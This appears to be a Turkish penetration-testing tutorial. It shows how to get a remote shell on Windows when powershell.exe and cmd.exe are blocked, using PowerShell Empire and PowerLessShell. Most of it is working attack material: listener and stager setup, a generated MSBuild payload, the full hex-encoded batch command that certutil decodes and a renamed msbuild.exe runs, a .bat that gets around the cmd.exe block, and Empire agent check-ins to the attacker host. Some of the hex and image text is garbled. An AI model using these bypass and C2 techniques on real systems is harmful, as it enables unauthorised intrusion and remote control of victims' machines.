

powershell.exe Olmadan

Buradaki amacımız powershell.exe'nin yasaklı olduđu ortamlarda MSBuild ve Empire kullanarak nasıl shell alınabileceğine dair bir senaryo oluşturmak.

Neleri kullanacağız:

- **MSBuild**
- **PowerLessShell**
- **PowerShell Empire**

MsBuild Nedir?

MsBuild (Microsoft Build Engine) Microsoft'un derleme platformudur. XML tabanlı bir script yürütme yapısına sahiptir. Aslında Visual Studio ile herhangi bir uygulamayı derlediğinizde yine bu platform çalışmaktadır.

<https://docs.microsoft.com/tr-tr/visualstudio/msbuild/msbuild?view=vs-2017>

PowerLessShell:

Bu araç ise **MSBuild**'i kullanarak powershell.exe'ye ihtiyaç duymadan powershell scriptlerini veya komutlarını çalıştırıyor.

<https://github.com/Mr-Un1k0d3r/PowerLessShell>

Empire üzerinde listener başlatıyorum.

```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name      Required  Value      Description
  ----      -
  SlackToken False      default    Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds False      default    Proxy credentials ([domain\username:password]) to use for request (default, none, or other).
  KillDate   False      default    Date for the listener to exit (MM/dd/yyyy).
  Name       True       http       Name for the listener.
  Launcher   True       powershell -noP -sta -w 1 -enc Launcher string.
  DefaultDelay True      5          Agent delay/reach back interval (in seconds).
  DefaultLostLimit True     60         Number of missed checkins before exiting
  WorkingHours False     default    Hours for the agent to operate (09:00-17:00).
  SlackChannel False     #general   The Slack channel or DM that notifications will be sent to.
  DefaultProfile True     /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Default communication profile for the agent.

  Host       True       http://172.16.218.141:80 Hostname/IP for staging.
  CertPath    False      default    Certificate path for https listeners.
  DefaultJitter True      0.0        Jitter in agent reachback interval (0.0-1.0).
  Proxy       False      default    Proxy to use for request (default, none, or other).
  UserAgent   False      default    User-agent string to use for the staging request (default, none, or other).
  StagingKey   True      232f3acf8acd910bc655c6fdb60b61d Staging key for initial agent negotiation.
  BindIP      True      0.0.0.0    The IP to bind to on the control server.
  Port        True      80         Port for the listener.
  ServerVersion True     Microsoft-IIS/7.5 Server header for the control server.
  StagerURI    False     default    URI for the stager. Must use /download/. Example: /download/stager.php

(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
(Empire: listeners/http) >
```

Başarılı bir şekilde başladı.

Stager olarak **windows/launcher.sct**'yi seçiyorum. (stager kullanmadan **launcher powershell http** komutuyla da yapılabilir.)

```
(Empire: listeners) > usestager windows/launcher_sct
(Empire: stager/windows/launcher_sct) > info

Name: regsvr32

Description:
  Generates an sct file (COM Scriptlet) Host this
  anywhere

Options:

  Name      Required  Value      Description
  ----      -
  Listener   True      default    Listener to generate stager for.
  OutFile    False     /tmp/launcher.sct File to output SCT to, otherwise
                                     displayed on the screen.
  Obfuscate  False     False      Switch. Obfuscate the launcher
                                     powershell code, uses the
                                     ObfuscateCommand for obfuscation types.
                                     For powershell only.
  ObfuscateCommand False     Token\All\1,Launcher\STDIN++\12467 The Invoke-Obfuscation command to use.
                                     Only used if Obfuscate switch is True.
                                     For powershell only.
  Language   True      powershell Language of the stager to generate.
  ProxyCreds False     default    Proxy credentials
                                     ([domain\username:password]) to use for
                                     request (default, none, or other).
  UserAgent  False     default    User-agent string to use for the staging
                                     request (default, none, or other).
  Proxy      False     default    Proxy to use for request (default, none,
                                     or other).
  Base64     True      True       Switch. Base64 encode the output.
  StagerRetries False     0          Times for the stager to retry
                                     connecting.

(Empire: stager/windows/launcher_sct) > set Listener http
(Empire: stager/windows/launcher_sct) > set OutFile /root/Desktop/payload.sct
(Empire: stager/windows/launcher_sct) > execute

[*] Stager output written out to: /root/Desktop/payload.sct
(Empire: stager/windows/launcher_sct) >
```

Gerekli ayarları yaptım ve oluşturdum.


Can Yoleri
<https://twitter.com/CanYoleri>

[illegible][illegible]

Can Yoleri

[illegible]

```
PowerLessShell - Remain Stealth
More PowerShell Less Powershell.exe - Mr.Un1k0d3r RingZero Team
```



```
(Set payload type 'powershell, shellcode')>>> powershell

(Path to the PowerShell script)>>> payload.ps1

(Path for the generated MsBuild out file)>>> payload.csproj

(Set USERDOMAIN condition (Default ''))>>>

(Use known process name to perform MsBuild renaming (Default: False))>>>

[+] payload.csproj was generated.
[+] payload.csproj.bat was generated.
[+] Run the command inside of payload.csproj.bat on the target system using WMI.
```

root@kali:~/Desktop/PowerLessShell# █

Başarılı bir şekilde bize payload.csproj.bat dosyasını oluşturdu. Hedef sisteme atıp çalıştırılım.

```
root@kali:~/Desktop/PowerLessShell# ls
LICENSE.md  PowerLessShell.py  README.md  examples  include  payload.csproj  payload.csproj.bat  payload.ps1  payload.sct
root@kali:~/Desktop/PowerLessShell#
```

Hedef sistem üzerinde çalıştırıyorum.

```
c:\Users\siege\Desktop>payload.csproj.bat

c:\Users\siege\Desktop>cd C:\Windows\Microsoft.NET\Framework\v4.0.30319\ && del PdFvKyVYZuazJPqgx && del rOardgRtQgqhUKABUw
tvrW && echo 3c212d20a356933492f6f474262332b575a586e2b6e5739504769704e577258757045712b42736876414a4d6f3356686e777a7153644f63
77773462453032326442575362627038755a476d6e64562f524d7866597a42625a42614a446d6c766f454a302b2b6435414b584f32613848734338703247594
b7934765a5a6b534a69354367757a30716d59347a62677656336645463177365072556b646d474431796947737539373772b5a4b4c505239652b574749666a
30772b366c6a574a472f73457a7935716d583641622f4962354a3322f744d50546c51562b72663744474b56624c3543796a577165314a39495a4e41306f443
77245553478386e53442f707432484b73445438664275684135617762353941a665433692b3768455532687253544d394f30385130375458355258344f3671
385247776a5457724738334b2b6a357448397a4c626744574f54475845394e527832596c48533231754d4f52634b75596e33652b5369434d44445778644d386
550545366753539356857566f77526e4f4d566179a58514667617753742b494d584d41512b507145377363453465594c4f353676656c537862484c4d4f5664
7761626f443732615743466551552f364c544443543446586f6a355a6849616d7834492f683534344d7073575676756b694531465433266643359464c55316
24d4378203d20303b204b4e55724b584b5467524c50627866696b724d4378203c203235363b204b4e55724b584b5467524c50627866696b724d43782b2b2920
7b0a09090909097349716b574c4e6b64706961666258527275724d435a7a5b4b4e55724b584b5467524c50627866696b724d43785d203d204e5071426a6b424
76158466961667273465b4b4e55724b584b5467524c50627866696b724d43782025204e5071426a6b42476158466961667273462e4c656e6774685d3b0a0909
0909096e4d4e4c6d6d466b69716f5766424f4e68624b6556585b4b4e55724b584b5467524c50627866696b724d43785d203d204b4e55724b584b5467524c506
27866696b724d43783b0a090909097d0a0909090966f722028556e6867424a7062735278784a79754c534b52795a 1>>PdFvKyVYZuazJPqgx && echo 5
4203d204b4e55724b584b5467524c50627866696b724d4378203d20303b204b4e55724b584b5467524c50627866696b724d4378203c203235363b204b4e5572
4b584b5467524c50627866696b724d43782b2b29207b0a0909090909556e6867424a7062735278784a79754c534b52795a54203d2028556e6867424a7062735
278784a79754c534b52795a54202b206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b4b4e55724b584b5467524c50627866696b724d43785d203d206e4d4e4c6d6d466b69716f5766424f4e686
7349716b574c4e6b64706961666258527275724d435a7a5b4b4e55724b584b5467524c50627866696b724d43785d292025203235363b0a09090909094875506
24f6568544b49203d206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b4b4e55724b584b5467524c50627866696b724d43785d3b0a09090909096e4d
4e4c6d6d466b69716f5766424f4e68624b6556585b4b4e55724b584b5467524c50627866696b724d43785d203d206e4d4e4c6d6d466b69716f5766424f4e686
24b6556585b556e6867424a7062735278784a79754c534b52795a545d3b0a09090909096e4d4e4c6d6d466b69716f5766424f4e68624b6556585b556e686742
4a7062735278784a79754c534b52795a545d203d20487550624f6568544b493b0a090909097d0a0909090966f72202857716c534a594f4f464e476167746f7
6784a45 1>>PdFvKyVYZuazJPqgx && echo 5641615974203d20556e6867424a7062735278784a79754c534b52795a54203d204b4e55724b584b5467524
c50627866696b724d4378203d20303b204b4e55724b584b5467524c50627866696b724d4378203c2057577051556263424161444d44734e686562474a51514d
752e4c656e6774683b204b4e55724b584b5467524c50627866696b724d43782b2b29207b0a090909090957716c534a594f4f464e476167746f76784a4556416
159742b2b3b0a090909090957716c534a594f4f464e476167746f76784a45564161597420253d203235363b0a0909090909556e6867424a7062735278784a79
754c534b52795a54202b3d206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b57716c534a594f4f464e476167746f76784a4556416159745d3b0a090
9090909556e6867424a7062735278784a79754c534b52795a5420253d203235363b0a0909090909487550624f6568544b49203d206e4d4e4c6d6d466b69716f
5766424f4e68624b6556585b57716c534a594f4f464e476167746f76784a4556416159745d3b0a09090909096e4d4e4c6d6d466b69716f5766424f4e68624b6
556585b57716c534a594f4f464e476167746f76784a4556416159745d203d206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b556e6867424a706273
5278784a79754c534b52795a545d3b0a09090909096e4d4e 1>>PdFvKyVYZuazJPqgx && echo 4c6d6d466b69716f5766424f4e68624b6556585b556e68
67424a7062735278784a79754c534b52795a545d203d20487550624f6568544b493b0a09090909097857524a6b456d7371707a6863486259555774f79566e2
03d206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b28286e4d4e4c6d6d466b69716f5766424f4e68624b6556585b57716c534a594f4f464e476167
746f76784a4556416159745d202b206e4d4e4c6d6d466b69716f5766424f4e68624b6556585b556e6867424a7062735278784a79754c534b52795a545d29202
520323536295d3b0a090909090957447a6667754957424e4b4563436a746b5a7a4444715b4b4e55724b584b5467524c50627866696b724d43785d203d202862
797465292857577051556263424161444d44734e686562474a51514d755b4b4e55724b584b5467524c50627866696b724d43785d205e207857524a6b456d737
1707a6863486259555774f79566e293b0a090909097d0a0909090972657475726e2057447a6667754957424e4b4563436a746b5a7a4444713b0a0909097d0a
0a0909090775626c69632073746174696320627974655b5d206e4e7166714d6c484765787a66694e646f62634b6e777a6d28627974655b5d2046737a6368697
2656c79782c20627974655b5d204a6d795a795774776a4929207b0a0909090972657475726e20596f42754275 1>>PdFvKyVYZuazJPqgx && echo 776c6
32846737a63686972656c79782c204a6d795a795774776a49293b0a0909097d0a09097d0a202020202020205d53e0a2020202020203c2f436f64653e0a20
2020203c2f5461736b3e0a20203c2f5573696e675461736b3e0a3c2f50726f6a6563743e0a 1>>PdFvKyVYZuazJPqgx && certutil -decodehex PdFvK
yVYZuazJPqgx rOardgRtQgqhUKABUwtvrW && copy msbuild.exe tPbpf.exe && tPbpf.exe rOardgRtQgqhUKABUwtvrW && del tPbpf.exe
&& del rOardgRtQgqhUKABUwtvrW && del PdFvKyVYZuazJPqgx
Input Length = 15630
Output Length = 7783
CertUtil: -decodehex command completed successfully.
1 file(s) copied.
Microsoft (R) Build Engine version 4.7.3056.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/22/2018 8:27:11 PM.
```

Build started

Can Yoleri
<https://twitter.com/CanYoleri>

Empire'a bakıyorum ve bomm 🐼

```
[*] Active listeners:

Name           Module      Host                Delay/Jitter  KillDate
----           -
http           http        http://172.16.218.141:80  5/0.0

(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 172.16.218.130
[*] New agent 5UTC93YE checked in
[+] Initial agent 5UTC93YE from 172.16.218.130 now active (Slack)
[*] Sending agent (stage 2) to 5UTC93YE at 172.16.218.130
```

Şimdi diyebilirsiniz powershell.exe'nin engelli olduğu yerde cmd.exe engelli olmaz mı? Nasıl olacak bu işler? Diye. Hemen bir örnek yapalım.

Lab. Ortamımızda cmd.exe engelli.

```
C:\> Command Prompt

Microsoft Windows [Version 10.0.17134.472]
(c) 2018 Microsoft Corporation. All rights reserved.

The command prompt has been disabled by your administrator.

Press any key to continue . . .
```

payload2 adında bir text dosyası açıp aşağıdaki kodu içine yazdıktan sonra **payload2.bat** olarak kaydediyorum

1. `cmd.exe /K C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\Finch\Desktop\payload.csproj`

```
C:\Users\Finch\Desktop\payload2.bat - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

payload2.bat x
1 cmd.exe /K C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\Finch\Desktop\payload.csproj

C:\Windows\system32\cmd.exe - C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\Finch\Desktop\payload.csproj
C:\Users\Finch\Desktop>cmd.exe /K C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\Finch\Desktop\payload.csproj
Microsoft (R) Build Engine version 4.7.3056.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 12/22/2018 9:29:15 PM.
```

Ardından payload2.bat dosyasına çift tıklıyorum ve bomm 🐛

```
(Empire: agents) > [*] Sending POWERSHELL stager (stage 1) to 172.16.218.1  
[*] New agent WM85VRP2 checked in  
[+] Initial agent WM85VRP2 from 172.16.218.1 now active (Slack)  
[*] Sending agent (stage 2) to WM85VRP2 at 172.16.218.1
```

```
(Empire: agents) > interact WM85VRP2  
(Empire: WM85VRP2) > sysinfo  
[*] Tasked WM85VRP2 to run TASK_SYSINFO  
[*] Agent WM85VRP2 tasked with task ID 1  
(Empire: WM85VRP2) > sysinfo: 0|http://172.16.218.141:80|arkadia|Finch|OCTAVIA|10.10.10.129|Microsoft Windows 10 Pro|False|MSBuild|2240|powershell|5  
[*] Agent WM85VRP2 returned results.  
Listener: http://172.16.218.141:80  
Internal IP: 10.10.10.129  
Username: arkadia\Finch  
Hostname: OCTAVIA  
OS: Microsoft Windows 10 Pro  
High Integrity: 0  
Process Name: MSBuild  
Process ID: 2240  
Language: powershell  
Language Version: 5  
[*] Valid results returned by 172.16.218.1
```